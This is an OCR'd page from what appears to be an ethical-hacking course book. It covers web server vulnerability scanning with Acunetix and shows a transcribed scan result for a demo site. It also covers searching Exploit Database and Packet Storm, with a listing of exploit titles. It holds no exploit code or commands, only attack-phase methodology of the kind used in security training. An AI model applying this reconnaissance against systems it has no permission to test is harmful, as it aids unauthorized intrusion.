
Vulnerability Scanning

Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network. Vulnerability scanning reveals possible weaknesses in a target server to exploit in a web server attack. In the vulnerability-scanning phase, attackers use sniffing techniques to obtain data on the network traffic to determine active systems, network services, and applications. Automated tools such as Acunetix Web Vulnerability Scanner are used to perform vulnerability scanning on a target server and find hosts, services, and vulnerabilities.

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix Web Vulnerability Scanner (WVS) scans websites and detects vulnerabilities. Acunetix WVS checks web applications for SQL injections, XSS, and so on. It includes advanced pen testing tools to ease manual security audit processes and creates professional security audit and regulatory compliance reports based on AcuSensor Technology. It supports the testing of web forms and password-protected areas, pages with CAPTCHA, single sign-on, and two-factor authentication mechanisms. It detects application languages, web server types, and smartphone-optimized sites. Acunetix crawls and analyzes different types of websites, including HTML5, Simple Object Access Protocol (SOAP), and Asynchronous JavaScript and Extensible Markup Language (AJAX). It supports the scanning of network services running on the server and the port scanning of the web server.


Acunetix - Scans
https://localhost:13443/#/scans/741b7eb4-14d8-41f7-8a48-11e2d5e2fa86/vulns/default/...
acunetix
Administrator
Back
Stop Scan
Generate Report
WAF Export...
Group By: None
Filter
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Scan Stats & Info
Vulnerabilities
Site Structure
Events
© 2017 Acunetix Ltd.
Top

Se...	Vulnerability	URL
!	Unencrypted __VIEWSTATE parameter	http://www.moviescope.com/
ⓘ	ASP.NET version disclosure	http://www.moviescope.com/
ⓘ	Clickjacking: X-Frame-Options header missing	http://www.moviescope.com/
ⓘ	Microsoft IIS version disclosure	http://www.moviescope.com/
ⓘ	Password type input with auto-complete enabled	http://www.moviescope.com/


Figure 13.33: Screenshot of Acunetix Web Vulnerability Scanner

The following are some additional vulnerability scanning tools:

- Fortify WebInspect (*https://www.microfocus.com*)
- Tenable.io (*https://www.tenable.com*)
- ImmuniWeb (*https://www.immuniweb.com*)
- Invicti (*https://www.invicti.com*)

Finding Exploitable Vulnerabilities

- Search for web server exploitable vulnerabilities based on the web server OS and software application on exploit sites such as **Packet Storm** (*https://packetstormsecurity.com*), **Exploit Database** (*https://www.exploit-db.com*), etc.
- Search for vulnerability based on information gathered in the previous stages using the **Exploit Database**
- Exploiting these vulnerabilities allows for the execution of a command or binary on a target machine to **gain higher privileges** than the existing ones or **bypass security mechanisms**



Date	D	A	V	Title	Type	Platform	Author
2017-09-13	⭳		✓	Mako Web Server 2.5 - Multiple Vulnerabilities	Remote	Windows	hyp3rlinx
2016-08-29	⭳	■	✗	Goron WebServer 2.0 - Multiple Vulnerabilities	DoS	Windows	Guillaume Kaddouch
2016-08-10	⭳		✗	WebNMS Framework Server 5.2/5.2 SP1 - Multiple Vulnerabilities	WebApps	JSP	Pedro Ribeiro
2015-09-20	⭳		✗	ADH-Web Server IP-Cameras - Multiple Vulnerabilities	WebApps	Hardware	Orwelllabs
2011-11-18	⭳		✓	GoAhead Web Server 2.5 - 'goform/formTest' Multiple Cross-Site Scripting Vulnerabilities	Remote	Windows	Prabhu S Angadi
2011-10-10	⭳		✓	GoAhead Web Server 2.18 - 'adduser.asp' Multiple Cross-Site Scripting Vulnerabilities	Remote	Windows	Silent Dream
2010-04-08	⭳		✓	Tiny Java Web Server 1.71 - Multiple Input Validation Vulnerabilities	Remote	Multiple	cp77fk4r
2014-02-19	⭳	■	✗	Embedthis Goahead WebServer 3.1.3-0 - Multiple Vulnerabilities	DoS	Linux	Maksymilian Motyl
2007-12-07	⭳		✓	Easy File Sharing Web Server 1.3x/4.5 - Directory Traversal / Multiple Information Disclosure Vulnerabilities	DoS	Multiple	Luigi Auriemma
2007-07-05	⭳		✓	SAP DB 7.x Web Server - 'WAHTTP.exe' Multiple Buffer Overflow Vulnerabilities	Remote	Windows	Mark Litchfield
2005-03-10	⭳		✓	PY Software Active Webcam 4.3/5.5 - WebServer Multiple Vulnerabilities	Remote	Windows	Sowhat
2004-11-10	⭳		✓	04webserver 1.42 - Multiple Vulnerabilities	Remote	Multiple	Tan Chew Keong
2004-01-23	⭳		✓	Novell Netware Enterprise Web Server 5.1/6.0 - Multiple Cross-Site Scripting Vulnerabilities	Remote	Netware	Rafel Ivgi The-Insider
2012-10-17	⭳		✗	Oracle WebCenter Sites (FatWire Content Server) - Multiple Vulnerabilities	WebApps	Multiple	SEC Consult
2002-08-19	⭳		✓	Kerio MailServer 5.0/5.1 Web Mail - Multiple Cross-Site Scripting Vulnerabilities	WebApps	CGI	Abraham Lincoln

Showing 1 to 15 of 22 entries (filtered from 42,109 total entries)

